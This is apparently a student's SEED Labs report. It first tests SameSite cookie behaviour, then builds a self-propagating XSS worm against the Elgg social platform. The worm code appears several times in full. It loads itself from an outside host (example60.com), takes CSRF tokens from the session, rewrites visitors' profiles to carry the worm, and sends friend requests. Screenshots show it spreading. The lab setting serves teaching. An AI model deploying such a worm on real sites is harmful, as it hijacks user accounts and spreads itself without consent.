


Displaying All Cookies Sent by Browser

- __gsas=ID=6d45bd1d06d5ad33:T=1708114120:RT=1708114120:S=ALNI_MYH0QfVXQ5wM78cRUMR1FFH0TkrWQ
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

Link B: Sending get request(form)


Activities   Firefox Web Browser   Feb 21 08:43

SameSite Cookie Experimen


www.example32.com/showcookies.php?fname=some+data

Displaying All Cookies Sent by Browser

- __gsas=ID=6d45bd1d06d5ad33:T=1708114120:RT=1708114120:S=ALNI_MYH0QfVXQ5wM78cRUMR1FFH0TkrWQ
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

Link B: Sending post request(lform)


ties   Firefox Web Browser   Feb 21 08:43

SameSite Cookie Experimen

www.example32.com/showcookies.php

Displaying All Cookies Sent by Browser

- __gsas=ID=6d45bd1d06d5ad33:T=1708114120:RT=1708114120:S=ALNI_MYH0QfVXQ5wM78cRUMR1FFH0TkrWQ
- cookie-normal=aaaaaa

Your request is a cross-site request!


The SameSite attribute serves to prevent browsers from sending specific cookies along with cross-site requests, aiming to reduce the risk of information leakage across origins. It also offers a degree of defense against CSRF attacks. This attribute can take one of three values: "none," "lax," or "strict." When set to "strict," the browser refrains from sending the cookie to the target site in any cross-site browsing context, including when the user follows a regular link. For instance, on a social media platform similar to Twitter, if a user who is logged in clicks on a link to view a private tweet shared on an external forum or email, the session cookie will not be transmitted, thereby preventing access to the private tweet. Alternately, for a financial institution's website, opting for the "strict" value would be prudent, as it ensures that no transactional pages are accessible from external sources.The "lax" value strikes a balance between security and usability for websites that wish to maintain a user's logged-in session after arriving from an external link. In this context, when a user navigates from an external website through a regular link, the session cookie is allowed. However, it is blocked in requests prone to CSRF, such as those using the POST method.On the other hand, opting for the "none" value provides no protection. The browser will attach the cookies in all cross-site browsing contexts without any restrictions.

Task 2


a) Worm code

```
window.onload = function() {
  alert("successful");

  // Define the payload: script tag pointing to external
JavaScript file
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://www.example60.com/xssworm.js\"> +
    "</" + "script>"
  );

 // Construct the profile description with the payload
  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2"; // Set the access
level for the description


  // Get the necessary user data
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" +
elgg.security.token.__elgg_token;



  // Send the HTTP POST request to edit the profile
  var sendurl =
"http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Create and send AJAX request to modify profile
  var samyGuid = 59; // GUID of the user to send the friend
request to
  if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.seed-server.com");
    Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    Ajax.send(content);

    // Construct the HTTP request to add Samy as a friend
    sendurl =
"http://www.seed-server.com/action/friends/add?friend=" +
samyGuid + token + ts;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", friendRequestUrl, true);
    Ajax.setRequestHeader("Host", "www.seed-server.com");
    Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    Ajax.send();
  }
}

</script>
```

First, I enter the CSP container and move the worm code into it.




```
02/22/24]seed@VM:~/.../XSS$ docker cp xssworm.js 047d4b180ec1:/var/www/csp/
02/22/24]seed@VM:~/.../XSS$ docker cp xssworm.js 047d4b180ec1:/var/www/csp/
02/22/24]seed@VM:~/.../XSS$ docker cp xssworm.js 047d4b180ec1:/var/www/csp/\
.
02/22/24]seed@VM:~/.../XSS$ docker cp xssworm.js 047d4b180ec1:/var/www/csp/
02/22/24]seed@VM:~/.../XSS$ docker cp xssworm.js 047d4b180ec1:/var/www/csp/
02/22/24]seed@VM:~/.../XSS$ docker cp xssworm.js 047d4b180ec1:/var/www/csp/
02/22/24]seed@VM:~/.../XSS$ docker cp xssworm.js 047d4b180ec1:/var/www/csp/
```




```
[02/22/24]seed@VM:~/.../XSS$ sudo nano /etc/hosts
[02/22/24]seed@VM:~/.../XSS$ dockps
af0b63e08752  mysql-10.9.0.6
047d4b180ec1  elgg-10.9.0.5
[02/22/24]seed@VM:~/.../XSS$ docksh 04
root@047d4b180ec1:/# ls var/www/
csp  elgg  html
root@047d4b180ec1:/# cd var/www/csp
root@047d4b180ec1:/var/www/csp# ls
index.html    script_area4.js  script_area6.js
phpindex.php  script_area5.js  xssworm.js
root@047d4b180ec1:/var/www/csp# cat xssworm.js
/*<script type="text/javascript" src="http://www.example60.com/xssworm.js"></scr
ipt>
*/

window.onload = function() {
  alert("attack successful");

  // Define the payload: script tag pointing to external JavaScript file
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://www.example60.com/xssworm.js\"> +
```

After editing the worm code, I inject the code into a website called www.example60.com which appears in the hosts file.



```
/*<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
*/

window.onload = function() {
  alert("successful");

  // Define the payload: script tag pointing to external JavaScript file
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://www.example60.com/xssworm.js\"> +
    "</" + "script>"
  );

 // Construct the profile description with the payload
  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2"; // Set the access level for the description


  // Get the necessary user data
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;



  // Send the HTTP POST request to edit the profile
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Create and send AJAX request to modify profile
  var samyGuid = 59; // GUID of the user to send the friend request to
  if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.seed-server.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);

    // Construct the HTTP request to add Samy as a friend
    sendurl = "http://www.seed-server.com/action/friends/add?friend=" + samyGuid + token + ts;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", friendRequestUrl, true);
    Ajax.setRequestHeader("Host", "www.seed-server.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
  }
}

</script>
```



Display name

Samy

About me

```
<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
```

I wrote a script linked with example60 to let the worm trigger when someone clicks on Samy profile.



Alice


About me

Samy is my hero

www.seed-server.com

successful

Don't allow www.seed-server.com to prompt you again

